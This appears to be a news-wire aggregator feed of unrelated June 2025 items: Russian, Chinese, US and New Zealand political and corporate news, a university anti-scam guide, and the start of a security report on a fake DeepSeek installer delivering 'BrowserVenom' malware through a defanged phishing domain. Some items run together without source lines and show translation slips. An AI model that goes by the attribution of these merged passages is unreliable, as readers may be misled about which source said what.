Source: Government of the Russian Federation – An important disclaimer is at the bottom of this article.
Document
Resolution of June 9, 2025 No. 855
Participants in the special military operation who have the status of combat veterans, as well as participants in repelling the armed invasion of Ukrainian formations into Russian border regions, have received the right to become members of housing construction cooperatives (HCC). A resolution on this has been signed.
The list of categories of citizens who can be accepted as members of housing and construction cooperatives was approved in 2012. Until now, it included 11 categories of citizens, including large families, employees of state research centers, federal state educational organizations, state academies of sciences, employees of defense industry organizations, employees of internal affairs agencies and employees of the Russian National Guard who have special police ranks.
A housing cooperative is one of the forms of citizen participation in housing construction. People who establish a cooperative accept members of the housing cooperative, collect share contributions from them, and use the proceeds to build a house.
The advantage of a housing cooperative is that shareholders can directly search for contractors, monitor the construction progress and control how their money is spent. At the same time, the final cost of the apartment is usually lower than the market price, since shareholders pay for construction work without an intermediary bank.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Moldova submitted its membership application in 2022 and began EU accession negotiations in 2024. The country is progressing steadily on its European path, despite being targeted by Russian interference campaigns. Parliament’s Committee on Foreign Affairs (AFET) adopted its report on the 2023 and 2024 Commission reports on Moldova on 13 May 2025. A debate and vote on the report are due to be held in plenary in June 2025.
Source: State University of Management – Official website of the State –
On June 11, 2025, a delegation from the State University of Management visited the St. Petersburg Federal Research Center of the Russian Academy of Sciences (SPb FRC RAS).
The working tour of the scientific team of the State University of Management continues in Saint Petersburg. Earlier we reported on meetings with the management of the Leningrad Region Committee for Transport and the BGTU “VOENMEKH”.
The State University of Management was represented at the meeting by Vice-Rector Maria Karelina, Chief Researcher of the Scientific Research Coordination Department Alexey Terentyev (a leading scientist in the field of developing decision-making models under uncertainty), Director of the Engineering Project Management Center Vladimir Filatov, Researcher of the Center Dmitry Rybakov and Junior Researcher of the Reverse Engineering Laboratory Nikita Akinshin.
Scientists and specialists of the State University of Management visited the Laboratory of Information Technologies in Systems Analysis and Modeling. The laboratory works on the development, research and implementation of methodological, methodological and technological foundations for the automation and intellectualization of processes of complex modeling of complex systems at various stages of their life cycle, and also conducts scientific research in the following areas:
Integrated modeling of the functioning of complex technical objects (STO); Planning the functioning of STO; Parallel structural and functional synthesis of STO; Data analysis; Development of automated systems for intelligent monitoring and management of the life cycle of STO; Development of digital twins based on information and analytical support.
During the visit, a joint meeting was held with scientists from the St. Petersburg Federal Research Center of the Russian Academy of Sciences – leading researcher Stanislav Mikoni and young scientist of the research center Andrey Zakharov. The parties discussed the development of joint R&D in the field of digital twins, unmanned vehicles and predictive analytics. A special vector of joint work was defined as interaction within the framework of the implementation of a large scientific project by research teams of the State University of Management and the St. Petersburg Federal Research Center of the Russian Academy of Sciences in order to create a unified system that predicts technological and economic processes in agribusiness.
The joint meeting of representatives of the State University of Management and the St. Petersburg Federal Research Center of the Russian Academy of Sciences took place within the framework of the signed agreement – in May, the rector of the State University of Management Vladimir Stroyev and the director of the St. Petersburg Federal Research Center of the Russian Academy of Sciences Andrey Ronzhin signed an agreement on cooperation in the educational and scientific spheres.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Source: Rosneft – Rosneft – An important disclaimer is at the bottom of this article.
Rosneft employees organized patriotic events to mark one of the main state holidays – Russia Day. Oil workers organize volunteer, environmental and sports initiatives, creative events and Days of National Cultures.
In Khanty-Mansiysk Autonomous Okrug-Yugra, Samotlorneftegaz volunteers organized an intellectual quiz called “Russia is a Generous Soul”. Participants demonstrated excellent knowledge of the country’s history and geography, biographies of statesmen and outstanding scientists, literary and artistic figures. The drawing master class “Soul of Russia”, which was organized as part of the volunteer project “Creative Mentor”, aroused great interest. Participants painted landscapes of their native places on canvas, most of them dedicated their works to the nature of the Samotlor field, which is celebrating its 60th anniversary.
Workers and veterans of RN-Nyaganneftegaz took part in the “Round Dance of Friendship”. Hundreds of oil workers in national costumes, holding hands, walked along the central street of the city of Nyagan, demonstrating the unity and ethnocultural diversity of the peoples living in the region.
In the Tyumen region, in one of the largest parks in Tyumen, employees of RN-Uvatneftegaz ran five kilometers with the Russian flag. Not only oil workers took part in the race, but also their relatives, who also decided to express a sense of pride in their country.
In Yamal, young specialists from ROSPAN International held a charity event called “Goodness Fair” on the eve of the holiday. They presented hand-made products. The proceeds were used to purchase everything necessary for the wards of the Novy Urengoy Society of Disabled People.
Employees of SevKomNeftegaz and activists of the youth Movement of the First held a bike quest in Gubkinsky. Moving along the city streets, the teams completed tasks related to the history and culture of Russia.
Volunteers from Kharampurneftegaz introduced the team to the national traditions of our country and the cuisines of the peoples living in it – Russian dishes and tea drinking traditions, customs of the Turkic peoples with a tasting of traditional echpochmak, chak-chak, kystybay.
In Krasnoyarsk Krai, oil workers from RN-Vankor organized a photo exhibition about the achievements of the largest oil-producing enterprise in the region. The exhibition clearly demonstrates the enterprise’s contribution to the development of the region, talks about the development of a large-scale oil-producing production complex in the north of the region, environmental initiatives and the preservation of biodiversity in the territory of presence, volunteer and patriotic events.
Achinsk Oil Refinery held a bike ride through the iconic patriotic places of the city of Achinsk. The column with the Russian tricolor included young specialists of the plant, students of the sponsored Oil and Gas Technical School and activists of the All-Russian “Movement of the First”.
In the Irkutsk Region, the Angarsk Petrochemical Company held a patriotic event among children vacationing in a summer camp at the corporate sanatorium “Rodnik”. More than 100 children recited poems about the Motherland and sang the Russian anthem. In a mass flash mob, children lined up in the colors of the Russian tricolor and performed a fiery dance to the song “Mother Earth”. The organizers of the event also told the children about the symbols of unity and independence of our country.
Members of the running club of the Rosneft Research and Design Institute in Tomsk took part in the city’s patriotic race. In the relay, the athletes passed a ribbon in the colors of the Russian tricolor.
On Sakhalin, Sakhalinmorneftegaz-Shelf employees celebrated Russia Day with a family sports festival and a mini-football tournament. Children participated in interactive master classes prepared for them by the company’s volunteers. The celebration ended with a mass action with the Russian flag.
In the Samara Region, volunteers from the Syzran Oil Refinery, together with school graduates, planted 80 birches in school gardens. Young trees decorated the territory of School No. 28. Last year, for the first time in 70 years of operation, the building underwent major repairs as part of the Cooperation Agreement between PJSC NK Rosneft and the Government of the Samara Region.
Volunteers of the Novokuibyshevsk Oil Refinery together with the Russian Society “Knowledge” held a series of intellectual video lectures on the technological leadership of our country in the children’s health camp named after Yuri Gagarin. The children learned about the main successes and achievements of Russian industry, science, medicine, agriculture, sports, culture and education. The plant workers in an interactive format introduced the children to the history of the enterprise, with the biographies of the plant’s builders who made a significant contribution to the development of the oil industry.
Orenburgneft held a master class on creating drawings about the Motherland in the Orenburg Region. A professional artist helped participants depict a field of blooming sunflowers on canvas – a symbol of the steppe region. In the reading club of the city of Buzuluk, literature lovers held a discussion about artistic techniques for expressing love for the Motherland using the example of great works of Russian classics.
In the Ryazan region, employees of the Ryazan Oil Refining Company took part in the quiz “Experts of Russia”. They answered questions on history, geography, as well as the culture and traditions of Russia.
In the Saratov Region, volunteers from the Saratov Oil Refinery organized a sports and patriotic festival for students in grades 3-4 of the Aviator Gymnasium. The children were told about the state symbols and history of the country. The plant workers also held a master class in football. Football players from the plant team, winner of the qualifying round of the XX Summer Sports Games Rosneft and winner of the Romantsev Cup, taught the children how to act as a single team in various sports. At the end of the festival, all participants were presented with memorable souvenirs in the colors of the Russian tricolor.
About a hundred employees of NK Rosneft-Stavropol climbed 1,400 meters and unfurled the Russian flag on the top of Mount Beshtau, the highest point in the Caucasian Mineral Waters. The oil workers also organized a festival of “Cuisines of the Peoples of Russia” with the study of recipes and tasting of dishes from different regions.
The employees of RN-Chernozemye organized a festival of national cultures with folk costumes, a photo zone, performance of patriotic and folk songs, and dishes from the cuisine of different nations. White doves were released into the sky, symbolizing peace, freedom, and prosperity of Russia.
Festive events and activities united thousands of oil workers, representatives of different faiths and nationalities in different regions, and became a symbol of the unity of the peoples of our country.
Department of Information and Advertising of PJSC NK Rosneft June 11, 2025
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Source: Rosneft – Rosneft – An important disclaimer is at the bottom of this article.
The Center for Whole Genome Sequencing of Biotechnology Campus LLC (hereinafter referred to as the Center) has fulfilled the plan for collecting biomaterials within the framework of the national genetic initiative “100,000 I”. The total number of samples has exceeded 100,000 units, of which more than 80,000 have already been decoded and entered into the project database. Full processing of the collected genomes will be completed by the end of the year.
The 100,000 I project is being implemented by the Center within the framework of the Federal Scientific and Technical Program for the Development of Genetic Technologies, the main technological partner of which is PJSC NK Rosneft. The main objective of the initiative is to decipher and systematize the genomes of Russian residents to identify hereditary predisposition to serious diseases.
At the current stage of research, scientists have already identified the genetic causes of diseases in more than 10,000 patients. Bioinformatics analysis has identified thousands of unique genetic variants associated with 500 different rare (orphan) diseases.
In addition, based on the analysis of more than 50,000 genomes of the initiative’s volunteers, reference data on the genetic diversity of the Russian population has been formed – the so-called “genomic landscape”. These data will become the starting point for further work, which scientists will be able to rely on to identify new patterns in human DNA.
Additionally, samples of over 5,000 representatives of 50 different nationalities of the Russian Federation were analyzed. To assess the frequency of genetic variants that lead to severe genetic diseases, in certain regions, for example, in Yakutia or in the regions of the North Caucasus Federal District, expanded studies of representatives of individual ethnic communities are being conducted. Their results will form the basis for genetic screening programs for healthy family planning and prevention of hereditary pathologies.
The implementation of the “100,000 I” initiative makes a significant contribution to the development of personalized medicine and prevention of hereditary diseases in the country. The center cooperates with leading medical and genetic research centers, including: Dmitry Rogachev National Medical Research Center of Pediatric Hematology, Oncology and Immunology, Academician B.V. Petrovsky Russian Scientific Center of Surgery, Academician N.P. Bochkov Medical and Genetic Research Center, Ufa Federal Research Institute and many others.
Rosneft pays special attention to the development of the scientific and educational part of the project. Together with Rosneft, master’s programs in genetics have been developed and launched at Moscow State University and Moscow Institute of Physics and Technology: “Genomics and Human Health” and “Algorithmic Biology”, respectively. During the training, students of the programs undergo practical training at the Center’s sites, and after successfully mastering the specialty and graduating, they have the opportunity to find employment there. The formation of a personnel reserve and the development of the scientific infrastructure of the project create the basis for further progress in the field of genetic technologies in Russia.
Specialists from the Biotechnology Campus regularly participate in educational events. In particular, in 2023-2024 they gave lectures and presentations at the Rosneft pavilion as part of the international exhibition and forum Russia at VDNKh.
Department of Information and Advertising of PJSC NK Rosneft June 11, 2025
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Source: United States House of Representatives – Congressman Bruce Westerman (AR-04)
Commonsense, science-based, and economically sound legislation successfully passed out of the Natural Resources Committee through our portion of the reconciliation legislation this week, as House Republicans continue to deliver on our promise to generate savings and boost new revenue for the federal government. As Chairman of this great committee, it was an honor to lead my colleagues in delivering an incredible federal savings of $18.5 billion dollars, greatly surpassing our requested amount of $1 billion dollars.
There’s an understanding one holds as an Arkansan, avid outdoorsman, and licensed forester that our nation’s natural resources are more abundant than almost anywhere in the world, capable of meeting our energy demands without looking beyond our borders for help. Our country is certainly blessed with these resources, and it’s time for Congress to begin the work to produce legislation that provides the avenues necessary for needed energy, critical minerals, and loosening the ties that bind us to our dependence on countries like China and Russia for energy and minerals that can be produced right here at home.
When advocating for this legislation, many groups worry about conservation, oftentimes leading us to a hands-off approach that usually causes more harm than good. It’s important that we learn from the great conservationist giants who came before us and apply their knowledge with the knowledge we have today to create something that is lasting, efficient, and champions the resources we have in our own backyard.
Our motto for the Republicans in the House Natural Resources Committee is, “putting conservatives back into conservation.” The word conservation was derived from the word conservative, and many of our most renowned conservationists like President Teddy Roosevelt, John Lacey, and Gifford Pinchot were proud Republicans. Conservation has been an ideal instilled in the Westerman family since childhood when learning from our granny as she tended the garden, making use out of every single thing her hard work produced, and it has been a guiding principle throughout my life, certainly now as Chairman of the Natural Resources Committee.
Sir Roger Scruton, a fellow of the British Academy and of the Royal Society of Literature, once said that a conservative is one who believes in unchosen obligations. A deeper look into that ideal is that a conservative is someone who reflects deeply on the past – in this case, our nation’s history – and understands that there is a much larger picture that all of us are a part of. Our great nation is the product of the grand ideals our founding fathers derived for us through creating and establishing our Constitution and form of government. And as such, we have a deep obligation of upholding and defending those values and principles upon which our country was founded.
There cannot be a reflection upon the past without an understanding of the importance of looking toward the future and recognizing the unchosen obligation we have to care now for what we have been given, for it to be even better for the generations to come. House Natural Resources Republicans are doing exactly that as we have crafted and passed this vital legislation for the reconciliation process that will position the federal budget to allow for the conservation and stewardship of our lands. Our natural resources are one of the most treasured gifts we have been given as a nation, and we must do our part, in our day, to leave them better than how they were received for our benefits both now and in the future.
Opposition parties say Aotearoa New Zealand’s government should be going much further, much faster in sanctioning Israel.
Foreign Minister Winston Peters overnight revealed New Zealand had joined Australia, Canada, the UK and Norway in imposing travel bans on Israel’s Finance Minister Bezalel Smotrich and National Security Minister Itamar Ben-Gvir.
Some of the partner countries went further, adding asset freezes and business restrictions on the far-right ministers.
Peters said the pair had used their leadership positions to actively undermine peace and security and remove prospects for a two-state solution.
Israel and the United States criticised the sanctions, with the US saying it undermined progress towards a ceasefire.
Prime Minister Christopher Luxon, attending Fieldays in Waikato, told reporters New Zealand still enjoyed a good relationship with the US administration, but would not be backing down.
“We have a view that this is the right course of action for us,” he said.
Behind the scenes job “We have differences in approach but the Americans are doing an excellent job of behind the scenes trying to get Israel and the Palestinians to the table to talk about a ceasefire.”
Asked if there could be further sanctions, Luxon said the government was “monitoring the situation all the time”.
Peters has been busy travelling in Europe and was unavailable to be interviewed. ACT — probably the most vocally pro-Israel party in Parliament — refused to comment on the situation.
The opposition parties also backed the move, but argued the government should have gone much further.
Greens co-leader Chlöe Swarbrick has since December been urging the coalition to back her bill imposing economic sanctions on Israel. With support from Labour and Te Pāti Māori it would need just six MPs to cross the floor to pass.
Calling the Israeli actions in Gaza “genocide”, she told RNZ the government’s sanctions fell far short of those imposed on Russia.
“This is symbolic, and it’s unfortunate that it’s taken so long to get to this point, nearly two years . . . the Minister of Foreign Affairs also invoked the similarities with Russia in his statement this morning, yet we have seen far less harsh sanctions applied to Israel.
“We’re well past the time for first steps.”
‘Cowardice’ by government The pushback from the US was “probably precisely part of the reason that our government has been so scared of doing the right thing”, she said, calling it “cowardice” on the government’s part.
“What else are you supposed to call it at the end of the day?,” she said, saying at a bare minimum the Israeli ambassador should be expelled, Palestinian statehood should be recognised, and a special category of visas for Palestinians should be introduced.
She rejected categorisation of her stance as anti-semitic, saying that made no sense.
“If we are critiquing a government of a certain country, that is not the same thing as critiquing the people of that country. I think it’s actually far more anti-semitic to conflate the actions of the Israeli government with the entire Jewish peoples.”
Te Pāti Māori co-leader Debbie Ngarewa-Packer . . . “It’s not a war, it’s an annihilation”. Image: RNZ/Samuel Rillstone
Te Pāti Māori co-leader Debbie Ngarewa-Packer said the sanctions were political hypocrisy.
“When it comes to war, human rights and the extent of violence and genocide that we’re seeing, Palestine is its own independent nation . . . why is this government sanctioning only two ministers? They should be sanctioning the whole of Israel,” she said.
“These two Israel far right ministers don’t act alone. They belong to an entire Israel government which has used its military might and everything it can possibly do to bombard, to murder and to commit genocide and occupy Gaza and the West Bank.”
Suspend diplomatic ties She also wanted all diplomatic ties with Israel suspended, along with sanctions against Israeli companies, military officials and additional support for the international courts — also saying the government should have done more.
“This government has been doing everything to do nothing . . . to appease allies that have dangerously overstepped unjustifiable marks, and they should not be silent.
“It’s not a war, it’s an annihilation, it’s an absolute annihilation of human beings . . . we’re way out there supporting those allies that are helping to weaponise Israel and the flattening and the continual cruel occupation of a nation, and it’s just nothing that I thought in my living days I’d be witnessing.”
She said the government should be pushing back against “a very polarised, very Trump attitude” to the conflict.
“Trumpism has arrived in Aotearoa . . . and we continue to go down that line, that is a really frightening part for this beautiful nation of ours.
“As a nation, we have a different set of values. We’re a Pacific-based country with a long history of going against the grain – the mainstream, easy grind. We’ve been a peaceful, loving nation that stood up against the big boys when it came to our anti nuclear stance and that’s our role in this, our role is not to follow blindly.”
Undermining two-state solution In a statement, Labour’s foreign affairs spokesperson Peeni Henare said the actions of Smotrich and Ben-Gvir had attempted to undermine the two-state solution and international law, and described the situation in Gaza as horrific.
“The travel bans echo the sanctions placed on Russian individuals and organisations that supported the illegal invasion of Ukraine,” he said.
He called for further action.
“Labour has been calling for stronger action from the government on Israel’s invasion of Gaza, including intervening in South Africa’s case against Israel in the International Court of Justice, creation of a special visa for family members of New Zealanders fleeing Gaza, and ending government procurement from companies operating illegally in the Occupied Territories.”
This article is republished under a community partnership agreement with RNZ.
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
BEIJING, June 11 (Xinhua) — A 35-day fishing ban was imposed on the Heilongjiang River (Amur), which partially flows along the China-Russia border, from 00:00 on June 11, the Guangming Daily news portal reported.
In order to protect the environment and restore fish resources, all fishing in the Heilongjiang River will be prohibited for the next 35 days, the local public security department reminded. In order to tighten the fight against poaching and ensure safety, border checkpoint officers have increased patrols.
At the same time, a ban on fishing is introduced from June 11 to July 15 on the Ussuri River and its tributaries, including Sungach, Mulinkhe and Nalikhe.
Earlier this month, a 40-day fishing ban was officially imposed on Lake Xingkai /Khanka/, located on the Chinese-Russian border. -0-
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
BEIJING, June 11 (Xinhua) — State Council Taiwan Affairs Office spokesperson Zhu Fenglian on Wednesday called on the United States to handle the Taiwan issue with the utmost caution.
Speaking at a press conference, Zhu Fenglian once again reiterated that the Taiwan issue remains the most crucial of all issues affecting China’s core interests and is a red line that must never be crossed in Sino-US relations.
She demanded that the US side strictly adhere to the one-China principle, abide by the provisions of the three Sino-US joint communiques, stop sending a false signal to the “Taiwan independence” forces, and prevent the very small number of “Taiwan independence” supporters from undermining the overall trend of Sino-US relations.
Zhu Fenglian also criticized the Democratic Progressive Party administration in Taiwan and separatist forces for adhering to the “Taiwan independence” stance and colluding with external forces in provocative attempts to achieve “independence.”
“These are the root causes of tension and instability in the Taiwan Strait region,” she said. -0-
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
LONDON, June 11 (Xinhua) — The United States should resolve trade disputes with China through equal dialogue and win-win cooperation, Chinese Vice Premier He Lifeng has said.
The Chinese side reaffirms that the United States should work with China to match its words with deeds, demonstrate sincerity in fulfilling commitments and concrete efforts to implement consensus, so as to jointly uphold the hard-won results of the dialogue, he said.
He made the remarks during the first meeting of the China-US Economic and Trade Consultations Mechanism, which was held in London from Monday to Tuesday. The US side was represented by Treasury Secretary Scott Bessent, Commerce Secretary Howard Lutnick and trade negotiator Jamison Greer. –0–
Source: Novosibirsk State University – Novosibirsk State University –
What fraudulent schemes are used against NSU students?
1) Calls from fake “government” agencies with a stern warning or request to reissue documents, receive a parcel, or “save State Services from hacking.”
How to resist: do not answer calls from unknown numbers or calls in messengers with avatars that imitate the logos of government agencies. Remember that a government agency will NEVER call you on your personal number and ask you to hurry up with documents.
If you can log into your personal account on the State Services portal, then it is NOT hacked. And if a document change is really required, the notification will come in electronic and official format.
2) Fraud with dormitory rooms for locals and out-of-towners: scammers ask for an advance payment for a “dead soul,” for a family room, or to “definitely reserve a place in a new dormitory.”
How to resist: remember that dormitory places can only be obtained OFFICIALLY. The NSU Student Dormitory Administration never charges money for registering a student in a dormitory and, moreover, does not ask for any prepayments for “room reservations”.
— I would like to remind students and their parents that Novosibirsk State University has a set of internal regulations that are strictly observed. We accommodate out-of-town students in 100% of cases according to the standard check-in procedure, the same applies to married couples — separate family blocks are provided for them in the student campus. Payment for rent and utilities is made only according to the official agreement that the student concluded during check-in.
Booking rooms in advance and for large sums of money is illegal! No one provides such services either on behalf of the NSU Student Dormitory Administration or on behalf of the university. Moreover, we check the lists of students living in the dormitories every week to prevent violations of the internal regulations.
On my own behalf, I will say that for me the main identifier of fraud is any correspondence, call or other pressure in a messenger, because no official structure conducts correspondence in online services via the Internet. Any call made by phone should also be assessed critically, because technologies using artificial intelligence are now capable of much, – commented the head of the NSU Student Dormitory Department Sergey Aleksandrovich Gusev.
Remember the basic safety rules:
— If they call “from the accounting department” or the dean’s office, it’s better to approach them in person and find out what is really required of you.
— NEVER give your personal information to strangers: passport, SNILS (insurance certificate).
— Don’t fall for tricks and don’t let scammers hack your personal account on the “Gosuslugi” portal — ONLY scammers ask for a code to log in or change your password.
— Set a self-ban on loans in your personal account on “Gosuslugi”. It takes two minutes, and you have already blocked the scammers from taking out a microloan in your name if there is a leak of personal data.
— NEVER manually transfer money to strangers on demand.
— Fraudsters are excellent psychologists. Even if you think that you will not be able to say anything important, it is better to immediately stop the dialogue and write a statement to the police about malicious actions against you.
Don’t rely only on yourself.
During exam periods, the level of nervous tension increases tenfold, and scammers skillfully take advantage of your vulnerable state.
Every NSU student can seek psychological help from the Psychological Support Department, as well as from volunteers from the pre-psychological help club “You are not alone”.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
U.S. Marine Corps Gen. Michael E. Langley, commander of United States Africa Command, testified yesterday before the House Armed Services Committee on how the command ensures America’s deterrence and peace through strength.
During his testimony, Langley emphasized the command’s unwavering commitment to safeguarding the U.S. homeland from terrorism threats originating in Africa while bolstering the capacity of African partners – preparing them to shoulder an increased share of the burden for regional security throughout Africa.
Langley opened his remarks by reiterating AFRICOM’s approach, saying, “Everything we do in the United States AFRICOM has one overarching goal in mind: Achieving peace through strength.”
To achieve this, Langley said, AFRICOM requires a clear understanding of national security threats, a robust and dependable network of like-minded allies and partners, and appropriate resourcing to match military requirements.
Langley addressed growing concerns about terrorist organizations and their exploitation of instability across the African continent. He underscored the importance of building the capacity of African partners to counter these threats, emphasizing diligence in the fight against terrorism.
“Africa remains a nexus theater from which the United States cannot afford to shift its gaze,” said Langley. “It is home to terrorists who take advantage of conditions in Africa to grow and export their ideology. ISIS controls their global network from Somalia.”
Committee members questioned Langley on counterterrorism operations in Somalia and the effect these operations have.
“We’ve been pressuring ISIS in the Golis Mountains significantly,” Langley stated. “It’s been reinstituting deterrence in a significant way.”
Other questions focused on China and Russia and their goals in Africa.
“We must deter these nations and other malign actors from their goals on the continent,” Langley said. “As far as China is concerned and their aspirations to become a global hegemon, they’re outspending AFRICOM militarily 100-to-1. As they have basing aspirations across the globe, especially in Africa, they’re trying to close the gap from a geostrategic position to be able to stop our joint forces from employing across the globe or for A2AD, aerial denial, anti-access.”
Throughout the hearing, Langley consistently emphasized the need for a coordinated approach with other government peers, integrating whole-of-government efforts, both in the United States and in the African nations, to achieve lasting security outcomes in Africa.
Langley emphasized that the command’s approach to sharing the stability and security burden in Africa with African partners and allies has been African lead.
“The plan is theirs,” Langley said, describing how African partners are pursuing greater roles in regional security efforts. “Every country is different; we don’t push ourselves to invade on their sovereignty.”
The full statement and hearing can be viewed on the U.S. Africa Command website at https://www.africom.mil/about-the-command/2025-posture-statement-to-congress
U.S. Africa Command, one of 11 U.S. Department of Defense combatant commands with an area of responsibility covering 53 African states, more than 800 ethnic groups, over 1,000 languages, vast natural resources, a land mass that is three-and-a-half times the size of the U.S., and nearly 19,000 miles of coastland. Working alongside its partners, AFRICOM counters transnational threats and malign actors, strengthens security forces and responds to crises.
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
BEIJING, June 11 (Xinhua) — Data released by the General Administration of Customs (GAC) on Wednesday showed that economic and trade cooperation between China and Africa has shown greater vitality over the past 25 years.
According to the department, China’s total foreign trade turnover with African countries increased from less than 100 billion yuan (about 13.9 billion US dollars) in 2000 to 2.1 trillion yuan in 2024, an average annual growth rate of 14.2 percent.
The data was released ahead of the 4th China-Africa Economic and Trade Expo, which will be held from June 12 to 15 in Changsha, capital of central China’s Hunan Province.
On Wednesday, the GTU also released the China-Africa trade index for 2024, which hit a record high of 1,056.53 points, up from a baseline of 100 points in 2000 when the index was first released.
As of the end of 2024, China had been Africa’s largest trading partner for 16 consecutive years, and bilateral trade growth continued to gain momentum in 2025.
According to data released earlier by the GTU, China’s trade volume with African countries reached a record high of 963.21 billion yuan in the first five months of 2025, up 12.4 percent year on year. -0-
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
LANZHOU, June 11 (Xinhua) — An infrared camera at the Giant Panda National Park in northwest China’s Gansu Province has captured rare footage of two wild giant pandas.
The footage shows a female panda with a protruding mouth and round cheeks marking her territory and leaving her scent in front of the camera on February 23. A male panda with yellow spots on his shoulders later picked up her scent and soon found her. The pair then engaged in mating games in the snow.
Wild giant pandas typically go into heat from March to May. “The fact that these wild pandas were mating in February fills a gap in our understanding of the breeding season of wild giant pandas,” said Yin Feng, head of the Liujiaping Guard Station of the Baishuijiang Division Administration of the park.
This shows that the wild giant panda population in the Baishuijiang site is stable and healthy, he added.
The Baishuijiang Section of the Giant Panda National Park, located in southern Gansu Province, serves as a sanctuary for wild giant pandas and coexisting species. According to the fourth national giant panda census released in 2015, there were 132 wild giant pandas in Gansu Province, 110 of which were in the Baishuijiang Section. -0-
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
BEIJING, June 11 (Xinhua) — Former Kuomintang Party Chairman Ma Ying-jeou will visit the Chinese mainland from June 14 to 27, Zhu Fenglian, spokesperson for the Taiwan Affairs Office of the State Council, said on Wednesday.
Ma Ying-jeou will lead a delegation of Taiwanese youth to visit Fujian Province (Eastern China) and Gansu Province (Northwestern China), Zhu Fenglian said at a regular press conference.
The delegation will attend the 17th Taiwan Strait Forum in Fujian Province. In Gansu Province, they will attend a commemoration ceremony for Fuxi, the legendary ancestor of the Chinese nation, and an event dedicated to promoting Chinese culture through joint efforts across the Taiwan Strait.
“We welcome Mr. Ma Ying-jeou’s upcoming visit and are ready to take organizational measures and provide all necessary amenities,” Zhu Fenglian noted.
The official representative drew attention to the importance of maintaining cross-shore exchanges and cooperation in the context of the complex and serious situation in the Taiwan Strait. “As always, we invite representatives of all circles of Taiwanese society and compatriots from the island to visit the mainland more often – to visit and communicate, to jointly preserve and develop the best traditional Chinese culture, and to contribute to the great revival of the Chinese nation,” she said. -0-
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
Xinhua | 11.06. 2025
Keywords: China
Source: Xinhua
Lightning: There are no winners in trade wars, China does not seek conflict, but will not allow itself to be intimidated – Vice Premier of the State Council of China Lightning: There are no winners in trade wars, China does not seek conflict, but will not allow itself to be intimidated – Vice Premier of the State Council of China
Source: People’s Republic of China in Russian – People’s Republic of China in Russian –
Source: People’s Republic of China – State Council News
Xinhua | 11.06. 2025
Key words: China-USA
Source: Xinhua
Lightning: Vice Premier of the State Council of the People’s Republic of China calls on China and the United States to fulfill their commitments and act on the basis of consensus to preserve the hard-won results of the dialogue Lightning: Vice Premier of the State Council of the People’s Republic of China calls on China and the United States to fulfill their commitments and act on the basis of consensus to preserve the hard-won results of the dialogue
Source: State University Higher School of Economics – State University Higher School of Economics –
Researchers from the National Research University Higher School of Economics have found that being aware of oneself as part of a country can be psychologically helpful during difficult times, especially if a person is inclined to rethink what is happening or turn to spiritual and cultural values. Rethinking, among other things, can somewhat reduce the level of depression.Studypublished in the Journal of Community Psychology.
Crisis situations – economic, social or personal – inevitably affect the psyche. But why do some people adapt and cope with pressure more easily, while others lose their footing? To answer this question, HSE researchers conducted a sociological study. They found out whether respondents rethink what is happening, whether they turn to religion, rely on help from family, neighbors or social services, or simply wait until everything passes. The survey involved 384 people aged 18 to 54 from different regions of Russia.
It turned out that people who feel more part of society cope better with psychological difficulties on average. They more often use strategies that help them adapt to change — primarily rethinking (the ability to find meaning in what is happening) and spiritual support (turning to religion, traditions, personal values).
Interestingly, civic identity did not directly reduce depression, but it did help cope. People who perceived difficulties as a challenge and tried to rethink what was happening felt more resilient. But passively waiting for improvements, on the contrary, increased symptoms of depression. At the same time, people who felt a strong connection to their country were much less likely to choose a passive strategy.
The study also found that in the Russian context, not only personal but also family support is important. Many people find that joint actions help – discussions with loved ones, mutual assistance, joint planning. This supports the idea that Russian culture places great importance on collective care, and that family becomes a support in difficult times.
“Psychological resources are not only internal stability, but also a sense of connection with others, belonging to a community. Civic identity is one of these resources. In conditions of instability and threats, it helps maintain support and includes familiar coping strategies: rethinking the situation and turning to spiritual values. These observations can be useful for specialists who support people in periods of uncertainty and change,” says the director. Center for Sociocultural ResearchHSE University Alexander Tatarko.
Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.
Headline: Toxic trend: Another malware threat targets DeepSeek
Introduction
DeepSeek-R1 is one of the most popular LLMs right now. Users of all experience levels look for chatbot websites on search engines, and threat actors have started abusing the popularity of LLMs. We previously reported attacks with malware being spread under the guise of DeepSeek to attract victims. The malicious domains spread through X posts and general browsing.
But lately, threat actors have begun using malvertising to exploit the demand for chatbots. For instance, we have recently discovered a new malicious campaign distributing previously unknown malware through a fake DeepSeek-R1 LLM environment installer. The malware is delivered via a phishing site that masquerades as the official DeepSeek homepage. The website was promoted in the search results via Google Ads. The attacks ultimately aim to install BrowserVenom, an implant that reconfigures all browsing instances to force traffic through a proxy controlled by the threat actors. This enables them to manipulate the victim’s network traffic and collect data.
Phishing lure
The infection was launched from a phishing site, located at https[:]//deepseek-platform[.]com. It was spread via malvertising, intentionally placed as the top result when a user searched for “deepseek r1”, thus taking advantage of the model’s popularity. Once the user reaches the site, a check is performed to identify the victim’s operating system. If the user is running Windows, they will be presented with only one active button, “Try now”. We have also seen layouts for other operating systems with slight changes in wording, but all mislead the user into clicking the button.
Malicious website mimicking DeepSeek
